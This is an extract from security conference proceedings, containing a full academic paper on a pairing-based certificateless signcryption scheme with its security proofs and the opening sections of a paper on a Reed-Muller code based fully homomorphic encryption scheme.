28. Darknet monitoring. www.team-cymru.org
29. Shadow server Honeypot. http://www.shadowserver.org/wiki/pmwiki.php/Information/Honeypots

Generic Construction of Certificateless Signcryption Scheme

Jayaprakash Kar[1](✉) and Kshirasagar Naik[2]

[1] Department of Computer Science and Engineering,
The LNM Institute of Information Technology, Jaipur, India
jayaprakashkar@lnmiit.ac.in

[2] Department of Electrical and Computer Engineering,
University of Waterloo, Waterloo, ON N2L3G1, Canada
snaik@uwaterloo.ca

Abstract. Confidentiality and message authentication are the most important security goals that can be achieved simultaneously by Signcryption scheme. It is a cryptographic technique that performs both the functions of digital signature and public key encryption in a single logical step significantly at a lower cost than that of conventional method of signature-then-encryption. The paper proposes an efficient Certificateless Signcryption Scheme (CLSC) in random oracle model on bilinear mapping. It is provably secure under the assumptions of intractability of k-CAA, Inv-CDH, q-BDHI and CDH problems.

Keywords: Provable security · Public key infrastructure · Insider security · Chosen message attack

1 Introduction

Signcryption is a cryptographic primitive designed to operate both the function encryption and signing in a one single logical step significantly at a lower cost than that of conventional approaches [1]. Hence, it provides both the security goals confidentiality and authentication simultaneously. In order to authenticate the user's public keys in public key cryptography, public key infrastructure (PKI) and identity based cryptography (IBC) are applied. Issuing of the certificate and managing can be carried out by setting a hierarchical framework called public key infrastructure (PKI).

In the PKI, a trusted third party called a certificate authority (CA) issues a certificate that provides an unforgeable and trusted link between the public key and the identity of a user by the signature of the CA. However certificate management includes storage, revocation, distribution of certificates is complex in traditional PKI. Further, the validity of the certificate is verified prior to use them. Hence there is a key management problem in PKI. This is resolved by identity-based cryptography (IBC) that was introduced by Shamir [2] in 1984. At IBC, the public key of the users is in the form of binary string that can identify the user through the certificates. The binary strings may be the IP address, e-mail address, etc. Since 1984, many identities-based signature schemes (IBS) have been proposed [3,4]. But the efficient identity-based encryption (IBE) was proposed by [19] in 2001 using bilinear pairing over super singular curves. Afterward, numerous identify-based signcryption scheme (IBSC) are proposed [5–10]. The advantage of IBC is that it reduces the requirement of public key certificates with the help of a trusted third party known as a public key generator (PKG). The role of PKG is generated and issue the private key of all of its users so that only these users can decrypt the ciphertext that provides the implicit in certification. Hence, it reduces the space and time complexity. However, this leads the key escrow problem to the IBC. Also in IBS scheme, PKG might forge any user's signature participating in the protocol. Generally in all the traditional signcryption schemes, the user's public key is the pseudo random bit string to be chosen from a particular given set. So, the user's authorization can be achieved by signcryption scheme.

In order to solve this key escrow problem in IBC, a new paradigm is introduced by Al-Riyami and Paterson [11] which is known as certificateless cryptography which does not require the use of the certificate. However, it does not solve fully key escrow problem of IBC. In order to serve in between PKI and IBC, the public key cryptography is framed with certificateless setting. There exist a trusted third party known as a key generator center (KGC) is to be fixed and is not be allowed to access the user's private key in IBC. KGC takes the user's identity and master secret key as input and generates a partial private key. Then the user chooses a secret value, combines with the partial private key and computes full private key. Since the public key is no longer computable from the identity of the user, it is not identity-based technique. If a sender would send a message to the receiver in certificateless setting, she has to obtain the public key of the receiver. However it does not require the authentication of receiver's public key and no need of the certificates. In this paper, we propose a provably secure certificateless signcryption scheme in random oracle. Security of the scheme relies on k-CAA, Inv-CDH, q-BDHI and CDH problem. We prove that, the proposed scheme has the indistiguishability property against adaptive chosen ciphertext attack and existential unforgeable against chosen message attack under the defined security model.

The paper is organized as follows. Sections 1 and 3 present introduction and related works on CLSC. In Sect. 3, we define mathematical assumption and properties of the admissible bilinear map. The framework of the scheme and security model are described in Sects. 4 and 5 respectively. The proposed scheme is presented in Sect. 6 and finally we conclude in Sect. 7.

2 Previous Works

The notion of certificateless signcryption(CLSC) was introduced by Barbosa and Farshim [18] in 2008. Al-Riyami et al. [11], Selvi et al. [12] and Xie and Zhang [21] proposed three different provably secure schemes individually in the random oracle model. In the random oracle model, it is assumed that, the hash function is substituted by a random function called random oracle. The random function is allowed to access publicly. As a result, in the random oracle model, the hash value cannot be computed by the adversary. Liu et al. [20] proposed a CLSC scheme in the standard model in 2009. In the standard model, the adversary gets a limited amount of time and computing power to access the system. The vulnerability of the scheme has proven by Selvi et al. [12]. Also, she has proven these schemes are not publicly verifiable and have forward security. The technique of tag-Key Encapsulation method signcryption scheme was proposed by Li et al. [22] using the certificateless setting. However, Selvi et al. [12] proved that the hybrid scheme is not secure against existentially unforgeable attack and proposed an improved version of the scheme. In an identity-based setting Malone-Lee constructed a signcryption scheme [16]. Boyen extended this work and formulated the security framework that achieved different security goals that could be constructed by an identity-based signcryption scheme [6]. Subsequently, by Libert et al. in [17] and Chen et al. in [7] proposed a secure and efficient signcryption scheme.

Numerous of CLSC [18, 20] have been proposed based on bilinear mapping and discuss the complexity in the computation of pairing operations. However the computation time and cost in the computation of pairing operations remains same and did not reduce. Selvi et al. [13] and Xie and Zhang [14] have proposed two CLS without pairing. This motivated to construct pairing free CLSC and proposed in [15]. Furthermore, in these schemes there are some modular exponent operations which results poor performance in computation due to high computational time.

Due to less computational cost and communication overhead, our scheme is most suited to implement on low-end constrained devices, such as wireless sensor network, smart phone, PDA etc. The proposed scheme is provably secure in the random oracle model. In many cryptographic applications such as secure broad cast, mobile adhoc network, etc. where both authentication and confidentiality is required at a time. Therefore Signcryption technique can be used in these applications. Further, since our scheme is based on identity-based cryptography, no need to authenticate a public key. This results to reduce in computational cost.

3 Preliminaries

3.1 Bilinear Pairings and Complexity Assumptions

Bilinear pairing is a map between two groups. There are two form of bilinear pairings on elliptic curves known as Weil and Tate pairings. It is defined as: Let $\mathbb{G}_1$ be a cyclic additive group of prime order q and $\mathbb{G}_2$ be a cyclic multiplicative group of the same prime order p. Let $\hat{e}$ be a bilinear map which is non-degenerated and computable.

$$\hat{e} : \mathbb{G}_1 \times \mathbb{G}_1 \rightarrow \mathbb{G}_2$$

holds following

- **Bilinearity**: Let $a, b \in \mathbb{Z}_q^*$ and $P, Q \in \mathbb{G}_1$
  1. $\hat{e}(aP, bQ) = \hat{e}(P, Q)^{ab}$.
  2. $\hat{e}(P + Q, R) = \hat{e}(P, R)\hat{e}(Q, R)$, for $P, Q, R \in \mathbb{G}_1$.
- **Non-degenerate**: Generator of $\mathbb{G}_2$ is $\hat{e}(P, P)$, if the generator of $\mathbb{G}_1$ is P. $\hat{e}(P, Q) \neq 1_{\mathbb{G}_2}$ for $P, Q \in \mathbb{G}_1$.
- **Computability**: $\hat{e}(P, Q)$ can be compute efficiently for all $P, Q \in \mathbb{G}_1$.

$\hat{e}$ is the bilinear map and is considered as admissible.
We consider the pairing is the modified Tate pairing and weil pairing on super singular elliptic curve.

Definition 1 (k-Collusion Attack Algorithm Assumption (k-CAA)). *Let k be an integer, $s \xleftarrow{R} \mathbb{Z}_p^*$ and P be the generator of an additive group $<\mathbb{G}, +>$. k-CAA problem in the group $\mathbb{G}$ is defined as given*

$P, \beta P$ and k-pairs $H_1, (\beta + H_1)^{-1}P), (H_2, (\beta + H_2)^{-1}P) \dots (H_k, (\beta + H_k)^{-1}P)$, it is computationally infeasible to compute pair $(H_1^*, (\beta + H_2^*)^{-1}P)$ for some $H^* \notin \{H_1, H_2 \dots H_k\}$ and β.

Definition 2 (Inverse Computational Diffie-Hellman Problem (Inv-CDH)). *Inverse Computational Diffie-Hellman Problem(Inv-CDH) is given $P, \beta P$ is to compute $\frac{1}{\beta}P$, where $\beta \xleftarrow{R} \mathbb{Z}^*$ is an unknown quantity.*

Definition 3. (q-Strong Diffie-Hellman Problem (q-SDHP)). *Let $\mathbb{G}_1$ and $\mathbb{G}_2$ are two groups of same prime order p and $e : \mathbb{G}_1 \times \mathbb{G}_1 \to \mathbb{G}_2$ be the bilinear map. P be a generator of the group $\mathbb{G}_1$. q-Strong Diffie-Hellman Problem(q-SDHP)in $(\mathbb{G}_1, \mathbb{G}_2, e)$ is given $(P, Q\beta Q, \beta^2 Q \dots \beta^q Q)$, $q + 2$ tuples as input, to compute $(c, \frac{1}{c+\beta}P)$, where $c \xleftarrow{R} \mathbb{Z}_q^*$ be an unknown quantity.*

Definition 4. (q-Bilinear Diffie-Hellman Inverse Problem (q-BDHIP)). *Let $\mathbb{G}_1$ and $\mathbb{G}_2$ are two groups of same prime order p and $e : \mathbb{G}_1 \times \mathbb{G}_1 \to \mathbb{G}_2$ be the bilinear map. P be a generator of the group $\mathbb{G}_1$. q-Bilinear Diffie-Hellman Inverse Problem(q-BDHIP) in $(\mathbb{G}_1, \mathbb{G}_2, e)$ is given $(P, \beta P, \beta^2 P \dots \beta^q P)$ is to compute $(P, P)^{\frac{1}{\beta}}$.*

4 Framework of Certificateless Signcryption (`CLSC`)

Certificateless Signcryption Scheme (`CLSC`) comprises following seven probabilistic polynomial time solvable algorithms.

- `Setup`: It is a global probabilistic polynomial time solvable algorithm run by `KGC`. Let 1^k be the security parameter is given as input. It outputs `Msk` as a `KGC`'s master secret key and `params` as system parameters which consists of `Mpk`, $\mathbb{M}$, $\mathbb{C}$ and $\mathbb{R}$ as master public key, descriptions of message space, ciphertext space and randomness space respectively. Formally

$$(\texttt{params}, \texttt{Msk}) \leftarrow \texttt{Setup}(1^k)$$

- `Extract-Partial-Private-Key:` The algorithm constructs user 's partial private key S_{ID}. It takes the system parameters `params`, master secret key `Msk`, identity of the corresponding user $\texttt{ID} \in \{0,1\}^*$. Formally we can write

$$S_{ID} \leftarrow \texttt{Extract} - \texttt{Partial} - \texttt{Private} - \texttt{Key}(\texttt{params}, \texttt{Msk}, \texttt{ID})$$

- `Generate-User-Keys:` This algorithm generates a secret value μ and a public key PK_{ID}. It takes `params` and an identity `ID` as input. The secret value generated is used to construct the full private key by the following algorithm and the public key generated is published without certification. Formally we can write:

$$\mu \leftarrow \texttt{Generate} - \texttt{User} - \texttt{Keys}(\texttt{params}, \texttt{ID})$$

- `Set-Private-Key:` The algorithm constructs the user's full private key d_{ID}. It take the two parameters user's partial private key S_{ID} and a secret value μ as input. Formally

$$\texttt{Set} - \texttt{Private} - \texttt{Key}(S_{ID}, \mu)$$

- `CL-Signcrypt:` This algorithm constructs the certificateless signcrypt text ciphertext $c \in \mathcal{C}$. It run taking the system parameter `params`, plaintext message $m \in \mathbb{M}$, the sender's full private key d_{ID_s}, user's identity ID_s and sender's public key PK_{ID_s}, and the receiver's identity ID_r and receiver's public key PK_{ID_r}.

$$c \leftarrow \texttt{CL} - \texttt{Signcrypt}(\texttt{params}, m, d_{ID_s}, ID_s, PK_{ID_s}, ID_r, PK_{ID_r})$$

- `CL-Unsigncrypt:` This algorithm returns the plaintext message m and symbol $\perp$ for failure if plaintext message is not valid. It takes the system parameter `params`, a ciphertext c, the sender's identity ID_s and public key PK_{ID_s}, and the receiver's full private key S_{ID_r}, identity ID_r and public key PK_{ID_r}. Formally

$$(m/\perp) \leftarrow \texttt{CL} - \texttt{Unsigncrypt}(\texttt{params}, ID_s, PK_{ID_s}, S_{ID_r}, ID_r, PK_{ID_r})$$

5 Security Discussions

The security of signcryption have two issues: the security goal that we want to achieve and the attack model where to evaluate the capabilities of the adversary. The notion of security was defined by Barbosa and Farshim [18]. Confidentiality and Unforgeability are the two most important security requirement for a CLSC scheme. In CLSC confidentiality is defined by the model as indistinguishability against adaptive chosen ciphertext attacks `(IND-CCA2)` and Unforgeability is defined by the model as existential unforgeability against adaptive chosen messages attacks `(UF-CMA)`.

Consider the strong notion of insider security. So the notion of strong existential unforgeability against adaptive chosen message attacks is denoted by (sUF-CMA). Here, the adversary wins the game, if it returns a valid message and signcryption (m, σ) provided the signcryption oracle does not returns the signcryption σ on the message m in before. Similar to the author proposed in [6,7], the attacks targeting to signcryption does not consider for $ID_s = ID_r$.

These type of queries are not allowed for significant oracles and are not taken the signcryption as a valid forgery. Following two types of adversaries exists in the model.
Type-I and II attacker

- Type-I: The adversary constructs an attacker who is considered as a common user of the system and not in possession of the master secret key generated by KGC. But he can replace the public key of the users with valid public keys of his choice in an adaptive manner.
- Type-II: The adversary constructs an honest-but-curious KGC who knows the KGC's master secret key. But he cannot able to replace public keys of the users.

Definition 5. *A CLSC scheme is said to be* IND-CCA2-I *secure (resp.* IND-CCA2-II *secure) if there is no probabilistic polynomial time (PPT) adversary $\mathcal{A}_I$ (resp. $\mathcal{A}_{II}$) which wins* IND-CCA2-I *(resp.* IND-CCA2-II*) with non-negligible advantage. A CLSC scheme is said to be* IND-CCA2 *secure if it is both* IND-CCA2-I *secure and* IND-CCA2-II *secure.*

Definition 6. *A CLSC scheme is said to be sUF-CMA-I secure (resp. sUF-CMA-II secure) if there is no PPT adversary $\mathcal{F}_I$ (resp. $\mathcal{F}_{II}$) which wins* sUF-CMA-I *(resp.* sUF-CMA-II*) with non-negligible advantage. A CLSC scheme is said to be sUF-CMA secure if it is both sUF-CMA-I secure and sUF-CMA-II secure.*

6 Proposed Certificateless Signcryption Scheme (CLSC)

6.1 Construction

The proposed CLSC is defined be the following seven PPT algorithms.

- Setup: given security parameter k, KGC chooses bilinear map groups $(\mathbb{G}_1, \mathbb{G}_2)$ of same prime order $p > 2^k$ and generators $P \in \mathbb{G}_1$, $g = e(P, P)$, where $g \in \mathbb{G}_2$. Again KGC chooses three collision resistant cryptographic hash functions H_1 and H_2 maps as:
  - $H_1 : \{0,1\}^* \rightarrow \mathbb{Z}_p^*$.
  - $H_2 : \{0,1\}^* \times \mathbb{G}_2 \rightarrow \mathbb{Z}_p^*$.
  - $H_3 : \mathbb{G}_2 \rightarrow \{0,1\}^n$.

  KGC picks randomly $s \xleftarrow{R} \mathbb{Z}_p^*$ as master key and computes its public key as $P_{pub} = sP \in \mathbb{G}_1$. Public system parameters are

$$\texttt{params} = \{\mathbb{G}_1, \mathbb{G}_2, P, g, P_{pub}, H_1, H_2, H_3\}$$

- `Partial-Private-Key-Extract`: Given an user's identity $\mathtt{ID} \in \mathbb{Z}_p^*$, `PKG` computes the private key as $S_{ID} = \frac{1}{H_1(ID)+s}P \in \mathbb{G}_1$, and sends to the respective user through a secure channel. The user can verify through the equation $e(S_{ID}, P_{pub} + H_1(ID)P) = g$. Let for the sake of convenience, denotes $U = P_{pub} + H_1(ID)P$.
- `Set-Secret-Value`: The user with identity `ID` set his secret value v by picking $v \xleftarrow{R} \mathbb{Z}_p^*$ randomly.
- `Set-Private-Key`: The user with identity `ID` set his complete private key as $S : (S_{ID}, v)$.
- `Set-Public-Key`: The user with identity `ID` computes his public key as $PK_{ID} = v \cdot U$. Hence $PK_{ID_i} = v_i U_i$, for $i = s$ and r denotes as sender and receiver respectively.
- `CL-Signcrypt`: Given a message $m \in \{0,1\}^*$, sender's private key S_{ID_s}, recipient's identity ID_r. She performs the following steps to compute signcrypt.
  1. Select $\mu \xleftarrow{R} \mathbb{Z}_p^*$ randomly and computes $\lambda = g^\mu$.
  2. Set $h = H_2(m, PK_{ID_r})$.
  3. Computes $T = \mu \cdot U_r$.
  4. Computes $c = m \oplus H_3(\lambda)$.
  5. Computes $\sigma = \frac{1}{v_s+h} S_{ID_s}$.

  Signcrypt is $\tau = <c, \sigma, T>$
- `CL-UnSigncrypt`: Given the ciphertext c, σ, ID_s, ID_r, T and receiver partial private key S_{ID_r} computes the plaintext message as
  1. Computes $\lambda = e(S_{ID_r}, T)$
  2. Computes $m = c \oplus H_3(\lambda)$
- `CL-Verify`: Given `params`, m and σ, any user/sender with his identity ID_s verifies as
  1. Computes $h = H_2(m, PK_{ID_s})$.
  2. Accept the message m *iff* the following equation holds
$$g = e(\sigma, PK_{ID_s} + hU_s) \tag{1}$$
     and returns the message m and signature $(\sigma, h) \in \mathbb{G}_1 \times \mathbb{Z}_p^*$.

6.2 Analysis of the Scheme

This section, we proof the consistency of the scheme and analyze the security and performance.

6.3 Consistency

$e(S_{ID}, T) = e(\frac{1}{H_1(ID)+s}P, \mu(P_{pub} + H_1(ID)P)$
$= e(\frac{1}{H_1(ID)+s}P, \mu(H_1(ID) + s)P)$
$= e(P, P)^\mu = g^\mu = \lambda$
Now we verify the consistency of Eq. 1.
$e(\sigma, PK_{ID_s} + hU_s) = e(\frac{1}{v_s+h}S_{ID_s}, v_sU_s + hU_s)$
$= e(\frac{1}{v_s+h}S_{ID_s}, (v_s + h)U_s)$
$= e(S_{ID_s}, U_s) = e(P, P)$
$= e(P, P) = g$

6.4 Security Analysis

In this section, we present the security proof for `Confidentiality` and `Unforgeability` of our proposed scheme, where hash functions are modeled as random oracle over the game against `Type-I` and `Type-II` adversary defined in Sect. 4.

Theorem 1. *Under the assumption of intractability of q-BDHIP and CDHP in* $\mathbb{G}_1$*, the proposed* `CLSC` *scheme is* `IND-iCCA-I` *and* `IND-iCAA-II` *secure in random oracle model respectively.*

Lemma 1. *Assume that there exist an PPT* `IND-iCCA-I` *attacker* $\mathcal{A}$ *of* `Type-I` *has an advantage* ϵ *against the proposed* `CLSC` *scheme in time* t *submitting queries* q_{h_i} *to the corresponding hash functions* H_i*,* $i = 1, 2$ *and* 3 *modeled as random oracle. Let* q_k *is query to the secret-value,* L_{pk} *is query to public key replacement,* q_{se} *and* q_{us} *denotes signcrypt and* q_{us} *unsigncrypt extraction query respectively, then there exist an* (ϵ^*, t^*) *algorithm* $\mathcal{B}$ *that can solve q-BDHI problem in* $\mathbb{G}_1$ *with probability*

$$\epsilon^* > \frac{\epsilon}{q_{h_1}(2q_{h_2} + q_{h_3})}(\frac{q_{se}(q_{se} + q_{h_2})}{2^k})(\frac{q_{us}}{2^k})$$

within a time

$$t^* < t + \mathcal{O}(q_{h_1}^2)t_{sm} + \mathcal{O}(q_{se} + q_{us})t_{pair} + \mathcal{O}(q_{us}q_{h_2})t_{exp}$$

where t_{sm} *denotes the running time for scalar multiplication on* $\mathbb{G}_1$*,* t_{pair} *running time for pairing computation and* t_{exp} *denotes the running time for exponent operation.*

Lemma 2. *Assume that there exist an PPT* `IND-iCCA-II` *attacker* $\mathcal{A}$ *of* `Type-II` *has an advantage* ϵ *against the proposed* `CLSC` *scheme in time* t *submitting queries* q_{h_i} *to the corresponding hash functions* H_i*,* $i = 1, 2$ *and* 3 *modeled as random oracle. Let* q_k *is query to the secret-value,* q_{se} *and* q_{us} *denotes signcrypt and* q_{us} *unsigncrypt extraction query respectively, then there exist an* (ϵ^*, t^*) *algorithm* $\mathcal{B}$ *that can solve CDH problem in* $\mathbb{G}_1$ *with probability*

$$\epsilon^* > \frac{\epsilon}{q_w(2q_{h_2} + q_{h_3})}(1 - \frac{q_{se}(q_{se} + q_{h_2})}{2^k})(1 - \frac{q_{us}}{2^k})$$

within a time

$$t^* < t + \mathcal{O}(q_w^2)t_{sm} + \mathcal{O}(q_{se} + q_{us})t_{pair} + \mathcal{O}(q_{us}q_{h_2})t_{exp}$$

Theorem 2. *Under the assumption of intractability of k-CAA and Inv-CDH in* $\mathbb{G}_1$*, the proposed* `CLSC` *scheme is* `sUF-iCMA-I` *and* `sUF-iCMA-II` *secure in random oracle model respectively.*

The theorem follows from Lemmas 3 and 4.

Lemma 3. *Assume that there exist an PPT* `sUF-iCMA-I` *attacker* $\mathcal{A}_I$ *of* `Type-I` *has an advantage* ϵ *against the proposed* `CLSC` *scheme in time* t *submitting queries* q_{h_i} *to the corresponding hash functions* H_i, $i = 1, 2, 3$ *modeled as random oracle. Let* q_{ppk}, q_{pk}, q_{qk}, $q_{q_{se}}$ *and* q_{uc} *denotes query to the partial private-key extraction, private key extraction oracle, public key request, signcryption and unsigncryption oracles respectively, then there exist an* (ϵ^*, t^*) *algorithm* $\mathcal{B}$ *that can solve k-CAA problem in* $\mathbb{G}_1$ *with probability*

$$\epsilon^* \geq \frac{1}{q_1}(1 - \frac{q_{se}(q_{se} + q_{ppk} + q_{pk})}{2^k})(1 - \frac{q_{us}}{2^k})$$

$$t^* < t + \mathcal{O}(q_1^2 + q_{se})t_{sm} + \mathcal{O}(q_{se})t_{inv} + \mathcal{O}(q_{se})t_{exp}$$

Lemma 4. *Assume that there exist an PPT* `sUF-iCMA-II` *attacker* $\mathcal{A}_{II}$ *of* `Type-II` *has an advantage* ϵ *against the proposed* `CLSC` *scheme in time* t *submitting queries* q_{h_i} *to the corresponding hash functions* H_i, $i = 1, 2, 3$ *modeled as random oracle. Let* q_{ppk}, q_{se} *and* q_{uc} *denotes query to the partial private-key extraction, query to signcryption and query to unsigncryption, then there exist an* (ϵ^*, t^*) *algorithm* $\mathcal{B}$ *that can solve Inv-CDH problem in* $\mathbb{G}_1$ *with probability*

$$t^* < t + \mathcal{O}(q_1^2 + q_{se})t_{sm} + \mathcal{O}(q_{se})t_{inv}$$

7 Conclusion

This article proposes a generic construction of Certificateless Signcryption Scheme (`CLSC`) which is provably secure in random oracle model. The scheme is proven to be satisfied confidentiality and unforgeability against chosen ciphertext and message attack of `Type-I` and `Type-II` in an adaptive manner respectively. Due to less computational cost and communication overhead, the proposed scheme is suited to implement on low power and processor devices such as PDA, smart phone, WSNs and smart card etc.

References

1. Zheng, Y.: Digital signcryption or how to achieve cost(signature & encryption) $\ll$ cost(signature) + cost(encryption). In: Kaliski Jr., B.S. (ed.) Advances in Cryptology – CRYPTO 1997. LNCS, vol. 1294, pp. 165–179. Springer, Heidelberg (1997)
2. Shamir, A.: Identity-based cryptosystems, signature schemes. In: Blakley, G.R., Chaum, D. (eds.) Advances in Cryptology: Proceedings of CRYPTO 1984. LNCS, vol. 196, pp. 47–53. Springer, Heidelberg (1985)
3. Fiat, A., Shamir, A.: How to prove yourself: practical solutions to identification and signature problems. In: Odlyzko, A.M. (ed.) Advances in Cryptology – CRYPTO 1986: Proceedings. LNCS, vol. 263, pp. 186–194. Springer, Heidelberg (1987)
4. Guillou, L.C., Quisquater, J.-J.: A "paradoxical" indentity-based signature scheme resulting from zero-knowledge. In: Goldwasser, S. (ed.) Advances in Cryptology – CRYPTO 1988: Proceedings. LNCS, vol. 403, pp. 216–231. Springer, Heidelberg (1990)

5. Barreto, P.S.L.M., Libert, B., McCullagh, N., Quisquater, J.-J.: Efficient and provably-secure identity-based signatures and signcryption from bilinear maps. In: Roy, B. (ed.) ASIACRYPT 2005. LNCS, vol. 3788, pp. 515–532. Springer, Heidelberg (2005). doi:10.1007/11593447_28
6. Boyen, X.: Multipurpose identity-based signcryption. In: Boneh, D. (ed.) CRYPTO 2003. LNCS, vol. 2729, pp. 383–399. Springer, Heidelberg (2003). doi:10.1007/978-3-540-45146-4_23
7. Chen, L., Malone-Lee, J.: Improved identity-based signcryption. In: Vaudenay, S. (ed.) PKC 2005. LNCS, vol. 3386, pp. 362–379. Springer, Heidelberg (2005)
8. Chow, S.S.M., Yiu, S.M., Hui, L.C.K., Chow, K.P.: Efficient forward and provably secure ID-based signcryption scheme with public verifiability and public ciphertext authenticity. In: Lim, J.-I., Lee, D.-H. (eds.) ICISC 2003. LNCS, vol. 2971, pp. 352–369. Springer, Heidelberg (2004). doi:10.1007/978-3-540-24691-6_26
9. Libert, B., Quisquater, J.J.: A new identity based signcryption schemes from pairings. In: IEEE Information Theory Workshop, Paris, France, pp. 155–158 (2003)
10. Malone-Lee, J.: Identity based signcryption, Cryptology ePrint Archive, Report 2002/098
11. Al-Riyami, S.S., Paterson, K.G.: Certificateless public key cryptography. In: Laih, C.-S. (ed.) ASIACRYPT 2003. LNCS, vol. 2894, pp. 452–473. Springer, Heidelberg (2003)
12. Selvi, S.S.D., Vivek, S.S., Rangan, C.P.: Certificateless KEM and hybrid signcryption schemes revisited. In: Kwak, J., Deng, R.H., Won, Y., Wang, G. (eds.) ISPEC 2010. LNCS, vol. 6047, pp. 294–307. Springer, Heidelberg (2010). doi:10.1007/978-3-642-12827-1_22
13. Selvi, S.S.D., Vivek, S.S., Rangan, C.P.: Cryptanalysis of certificateless signcryption schemes and an efficient construction without pairing, Cryptology ePrint Archive: Report 2009/298. http://eprint.iacr.org/2009/298.pdf
14. Xie, W., Zhang, Z.: Certificateless signcryption without pairing. Cryptology ePrint Archive: Report 2010/187. http://eprint.iacr.org/2010/187.pdf
15. Baek, J., Safavi-Naini, R., Susilo, W.: Certificateless public key encryption without pairing. In: Zhou, J., Lopez, J., Deng, R.H., Bao, F. (eds.) ISC 2005. LNCS, vol. 3650, pp. 134–148. Springer, Heidelberg (2005). doi:10.1007/11556992_10
16. Malone-Lee, J., Mao, W.: Two birds one stone: signcryption using RSA. In: Joye, M. (ed.) CT-RSA 2003. LNCS, vol. 2612, pp. 211–226. Springer, Heidelberg (2003). doi:10.1007/3-540-36563-X_14
17. Libert, B., Quisquater, J.-J.: On constructing certificateless cryptosystems from identity based encryption. In: Yung, M., Dodis, Y., Kiayias, A., Malkin, T. (eds.) PKC 2006. LNCS, vol. 3958, pp. 474–490. Springer, Heidelberg (2006). doi:10.1007/11745853_31
18. Barbosa, M., Farshim, P.: Certificateless signcryption. In: ACM Symposium on Information, Computer and Communications Security (ASIACCS 2008), Tokyo, Japan, pp. 369–372 (2008)
19. Boneh, D., Franklin, M.: Identity-based encryption from the weil pairing. In: Kilian, J. (ed.) CRYPTO 2001. LNCS, vol. 2139, pp. 213–229. Springer, Heidelberg (2001)
20. Liu, Z., Yupu, H., Zhang, X., Ma, H.: Certificateless signcryption scheme in the standard model. Inf. Sci. **180**, 452–464 (2010)
21. Xie, W., Zhang, Z.: Efficient and provably secure certificateless signcryption from bilinear maps. eprint.iacr.org/2009/578
22. Li, F., Shirase, M., Takagi, T.: Certificateless hybrid signcryption. In: Bao, F., Li, H., Wang, G. (eds.) ISPEC 2009. LNCS, vol. 5451, pp. 112–123. Springer, Heidelberg (2009). doi:10.1007/978-3-642-00843-6_11

Reed-Muller Code Based Symmetric Key Fully Homomorphic Encryption Scheme

RatnaKumari Challa(✉) and VijayaKumari Gunta

Department of Computer Science and Engineering,
JNTUH College of Engineering, Kukatpally, Hyderabad, India
ratnamala3784@gmail.com, vijayakumari.gunta@gmail.com

Abstract. Several number theoretic and algebraic homomorphic encryption schemes were proposed in the literature, which have been remained theoretical due to their high computational complexities. Coding theory is believed to be a promising alternative for the construction of homomorphic encryption schemes. A few of such schemes exist, but, they support limited operations of additions and multiplications over the ciphertexts. Based on a special class of linear codes called Reed-Muller codes, in this paper, a new symmetric key Fully Homomorphic Encryption (FHE) scheme is proposed, which employs a novel method of ciphertext post processing to achieve unlimited homomorphic multiplications. The security of the proposition is analysed with respect to all the known attacks.

Keywords: Coding · Theory · Homomorphic encryption · Reed-Muller code · Security · Practicality · Encrypted data processing

1 Introduction

A Fully Homomorphic Encryption (FHE) is treated as the *holy grail* of cryptography, because, it allows arbitrary processing of encrypted data supporting unlimited addition and multiplication operations over the ciphertexts [20]. The first ever FHE scheme proposed by Craig Gentry [20] was practically infeasible due to high computational complexities underlying the construction. Since then, in a quest for devising a practical FHE scheme, several variants of the Gentry's scheme and altogether new schemes were proposed based on different security assumptions and hard algebraic and number theoretic problems [1, 3, 9, 21]. However, none of them could be a candidate for practical deployment, which means devising an FHE scheme with practical time complexities is still an open problem.

Coding theory based encryption schemes support Homomorphic operations because of the simple linear mapping in the decoding function [10]. Security of the coding theory based schemes lies in the difficulty of the syndrome decoding problem [23]. The best known algorithms for decoding a random linear code are based on the information set decoding technique [11–14] and they run in exponential time. Homomorphic encryption schemes based on coding theory would be interesting because of two main reasons. First one is, the alternative security assumptions they could be based on like solving multivariate equations over a finite field, decoding linear codes, which can withstand the power of quantum computing. Secondly, the decryption

I. Ray et al. (Eds.): ICISS 2016, LNCS 10063, pp. 499–508, 2016.
DOI: 10.1007/978-3-319-49806-5_29

operation can be simple as stated earlier [10]. Therefore, the current work in this paper further emphasizes the need and the possibility of constructing secure and efficient homomorphic encryption schemes based on coding theory.

Contributions. The major contribution of this paper is to show how to obtain a symmetric key Fully Homomorphic Encryption scheme using the popular Reed-Muller code. The result may be treated as a variant and specific instantiation of the linear code based scheme proposed in [10]. The main difference is, while the scheme of [10] supports evaluation of polynomials with some specified degree, the proposed scheme is generic, which supports unlimited XOR (*mod* 2 addition) and AND (*mod* 2 multiplication) operations over the ciphertexts due to which it can be used to evaluate arbitrary functions over the encrypted data. In order to achieve this, a novel *denoising* or ciphertext *post processing* step is suggested to remove the additional error term that will be introduced during the homomorphic multiplication of two ciphertexts. Without this *denoising* operation, decryption after homomorphic multiplication gives incorrect results. Known attacks are discussed to show that the proposed scheme is secure.

2 Related Work

The motivation for the entire contemporary work on FHE schemes can be attributed to Crag Gentry's first ever theoretical FHE construction [20] based on a novel *three-step blueprint*. The target of all the later works is to make either the Gentry's work close to practicality or to devise an FHE with practical time complexities possibly with different security assumptions. In such efforts, the pioneering contributions are by [1, 5, 21], which are variants of the Gentry's scheme, then by [7, 8] with deviation from the original Gentry's blueprint and the work of [3, 21] with security assumptions based on hard problems in the number theory such as Approximate Greatest Common Divisors (AGCD) problem and Chinese Remainder Theorem (CRT) respectively. Also, some implementations and optimizations of the FHE schemes were suggested in [2, 4–6].

Apart from these, a few coding theory based homomorphic encryption schemes were developed such as the McEliece code based schemes, but, unsuccessful to build or obtain an FHE [15, 16]. Later development has come with homomorphism with respect to limited XOR operations [17]. The public key scheme proposed based on McEliece codes [19] support additive homomorphism and mixed homomorphism but does not support multiplicative homomorphism. Armknecht et al. [10] proposed a generic construction for the first ever code-based symmetric key homomorphic encryption supporting both addition and multiplication with specific instantiation using Reed-Muller codes. In order to achieve both additive and multiplicative homomorphism, they used the *evaluation codes*, which are subclass of linear codes and are defined by evaluating certain functions. The security of their scheme is based on the well-studied decoding problem, called Decisional Synchronized Codewords Problem (DSCP). Since the evaluation codes are defined by evaluation of certain functions, the scheme supports unlimited number of additions, but, an arbitrarily fixed number of multiplications. Another structural limitation of their scheme is the number of encryptions is limited. The Reed-Muller code based scheme proposed in this paper can be considered as a variant of this Armknecht et al.'s [10] scheme. However, an altogether new approach is employed for obtaining an FHE successfully from the original Reed-Muller codes.

3 Preliminaries

In this section the notation used and a brief introduction to Reed-Muller codes is presented for quick comprehension of the proposed work.

